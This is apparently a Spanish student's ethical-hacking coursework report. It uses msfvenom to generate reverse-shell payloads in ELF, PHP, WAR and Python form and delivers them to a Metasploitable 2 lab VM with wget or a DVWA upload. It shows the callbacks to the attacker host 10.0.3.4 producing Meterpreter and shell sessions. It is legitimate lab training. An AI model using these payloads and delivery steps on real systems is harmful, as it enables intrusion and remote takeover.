HACKING ÉTICO

Unidad 3. Actividad 7

08 DE ABRIL DE 2024

CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice

Generar malware con msfvenom

Mi numero de clase es el 3

Ejercicio 1: Malware en .elf

Creo el archivo.elf:

```
┌──(kali㉿kali)-[~/msfvenom]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.3.4 LPORT=4003 -f elf -o meterpreter_linux_cdm.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: meterpreter_linux_cdm.elf
```

Utilizo el comando wget para llevármelo a la maquina de metasploitable 2:

```
msfadmin@metasploitable:~$ wget 10.0.3.4:80/meterpreter_linux_cdm.elf
--12:00:13--  http://10.0.3.4/meterpreter_linux_cdm.elf
          => `meterpreter_linux_cdm.elf'
Connecting to 10.0.3.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6,656 (6.5K) [application/octet-stream]

100%[====================================>] 6,656         --.--K/s

12:00:13 (390.10 MB/s) - `meterpreter_linux_cdm.elf' saved [6656/6656]

msfadmin@metasploitable:~$ ls
db_status  db?status  meterpreter_linux_cdm.elf  vulnerable
msfadmin@metasploitable:~$ _
```

Comprobamos que funciona:

```
[*] 10.0.3.15 - Command shell session 2 closed.  Reason: User exit
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.3.4:4003
[*] Sending stage (1017704 bytes) to 10.0.3.19
[*] Meterpreter session 3 opened (10.0.3.4:4003 → 10.0.3.19:59918) at 2024-04-10 12:05:04 -0400

meterpreter > 
```


Ejercicio 2: Malware en php

El código usado:

```
┌──(kali㉿kali)-[~/msfvenom]
└─$ msfvenom -p php/meterpreter_reverse_tcp LHOST=10.0.3.4 LPORT=4003 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34847 bytes
Saved as: shell.php
```

Ahora lo subimos:

Nos vamos donde esta el Shell.php:



Vemos la Shell reverse:

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.3.4:4003
[*] Meterpreter session 6 opened (10.0.3.4:4003 → 10.0.3.19:57585) at 2024-04-10 13:02:10 -0400

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > Carlos Diaz
```

Ejercicio 3: Malware en formato WAR

Código usado:

```
┌──(kali㉿kali)-[~/msfvenom]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.3.4 LPORT=4003 -f war -o reverse.war
Payload size: 1085 bytes
Final size of war file: 1085 bytes
Saved as: reverse.war
```

Como vemos la Shell reversa:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.3.4:4003
[*] Command shell session 13 opened (10.0.3.4:4003 → 10.0.3.19:57384) at 2024-04-10 13:27:45 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
Soy Carlos Diaz Montes
```

Ejercicio 4: malware en python

El código usado:

```
┌──(kali㉿kali)-[~/msfvenom]
└─$ msfvenom -p cmd/unix/reverse_python LHOST=10.0.3.4 LPORT=4003 -f raw -o reverse_python.py
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 352 bytes
Saved as: reverse_python.py
```

Para poder ejecutar el archivo me he metido en la maquina metasploitable2 y le he dado permisos de ejecución al archivo:

```
msfadmin@metasploitable:/var/www/dvwa/hackable/uploads$ sudo chmod 777 reverse_p
ython.py
msfadmin@metasploitable:/var/www/dvwa/hackable/uploads$ ./reverse_python.py
```

La Shell reversa:

```
[*] Started reverse TCP handler on 10.0.3.4:4003
 [*] Command shell session 14 opened (10.0.3.4:4003 → 10.0.3.19:44515) at 2024-04-10 14:19:07 -0400

ls
dvwa_email.png
reverse.py
reverse_python.jpg.py
reverse_python.py
reverse_python.py.jpeg
reverse_python.py.jpg
reverse_python.py.war
reverse_python.war.py
shell.php
Soy Carlos Diaz
```